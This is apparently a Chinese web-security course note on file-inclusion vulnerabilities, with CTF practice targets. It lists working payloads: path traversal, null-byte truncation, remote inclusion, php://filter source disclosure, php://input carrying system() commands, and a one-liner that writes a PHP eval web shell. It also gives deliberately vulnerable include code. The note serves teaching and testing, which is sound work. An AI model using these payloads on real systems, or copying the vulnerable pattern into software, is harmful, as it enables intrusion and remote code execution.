
# 31 WEB漏洞-文件操作之文件包含漏洞全解



#文件包含漏洞

原理，检测，类型，利用，修复等

#文件包含各个脚本代码

ASP,PHP,JSP,ASPX等

<!--#include file="1.asp" -->

<!--#include file="top.aspx" -->

<c:import url="http://thief.one/1.jsp">

<jsp:include page="head.jsp"/>

<%@ include file="head.jsp"%>

<?php Include('test.php')?>

#本地包含-无限制，有限制

http://127.0.0.1:8080/include.php?filename=1.txt

http://127.0.0.1:8080/include.php?filename=../../../www.txt

%00截断：条件：magic\_quotes\_gpc = Off php版本<5.3.4

filename=…/…/…/www.txt%00

长度截断：条件：windows，点号需要长于256；linux 长于4096

#远程包含-无限制，有限制

http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt

http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%20

http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%23

http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt?

#各种协议流玩法

#https://www.cnblogs.com/endust/p/11804767.html




http://127.0.0.1:8080/include.php?filename=php://filter/convert.base64-encode/resource=1.txt

http://127.0.0.1:8080/include.php?filename=php://input Post:<?php system('ver')?>

<?PHP fputs(fopen('s.php','w'),'<?php @eval($\_POST[cmd])?>');?>

http://127.0.0.1:8080/include.php?filename=file:///D:/phpstudy/PHPTutorial/WWW/1.txt

http://127.0.0.1:8080/include.php?filename=data://text/plain,<?php%20phpinfo();?>



演示案例：

➢ 本地文件包含代码测试-原理

➢ 远程文件包含代码测试-原理

➢ 各种协议流提交流测试-协议

➢ 某CMS程序文件包含利用-黑盒（ekucms）

➢ CTF-南邮大,i春秋百度杯真题-白盒

php://filter/read=convert.base64-encode/resource=index.php

http://e5369bfd1d9c4bc4af66983b843eb0f3760d8c19751b457d.changame.ichunqiu.com/?path=php://input Post:<?php system('ls');?>

http://e5369bfd1d9c4bc4af66983b843eb0f3760d8c19751b457d.changame.ichunqiu.com/?path=php://filter/read=convert.base64-encode/resource=dle345aae.php

<?php

$filename=$\_GET['filename'];

include($filename);

/\*

$filename=$\_GET['filename'];

include($filename.".html");

\*/

?>

涉及资源：

https://www.ichunqiu.com/battalion?t=1&r=0

http://4.chinalover.sinaapp.com/web7/index.php

https://www.cnblogs.com/endust/p/11804767.html

https://pan.baidu.com/s/1x\_mwVF–xxmoKAvDJ8mRsw 提取码：xiao